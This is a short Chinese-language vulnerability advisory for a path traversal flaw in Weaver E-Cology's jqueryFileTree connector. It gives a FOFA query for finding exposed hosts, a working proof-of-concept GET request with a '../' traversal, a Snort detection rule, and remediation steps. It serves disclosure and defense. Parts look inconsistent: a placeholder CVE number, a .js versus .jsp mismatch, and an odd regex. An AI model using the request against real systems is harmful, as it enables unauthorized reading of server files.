

泛微E-Cology-jqueryFileTree-路径穿越

泛微E-Cology的jqueryFileTree因未对用户输入的文件路径参数进行严格过滤，攻击者可通过注入../等路径穿越序列（如../../etc/passwd），绕过安全限制，访问系统预期外的目录和文件

影响版本

泛微E-Cology

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="泛微-OA (e-cology)"

POC/EXP:

```
GET
/hrm/hrm_e9/orgchart/js/jquery/plugins/jqueryFileTree/connectors/jqueryFileTree.js?dir=/page/resource/userfile/../../ HTTP/1.1
Host: 127.0.0.1
```





snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"Weaver E-Cology - Path Traversal via jqueryFileTree (CVE-2023-xxxx)";  
  flow:to_server,established;  
  content:"GET"; http_method;  
  content:"/jqueryFileTree/connectors/jqueryFileTree.jsp"; http_uri;  
  pcre:"/dir=[^&]*\\.\\.\\. (\\|/|%2f)/i";  
  metadata:service http;  
  metadata:affected_product "泛微E-Cology";  
  metadata:vulnerability_type "Directory Traversal";  
  reference:cve,CVE-2023-xxxx;  
  classtype:web-application-attack;  
  sid:1000215;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。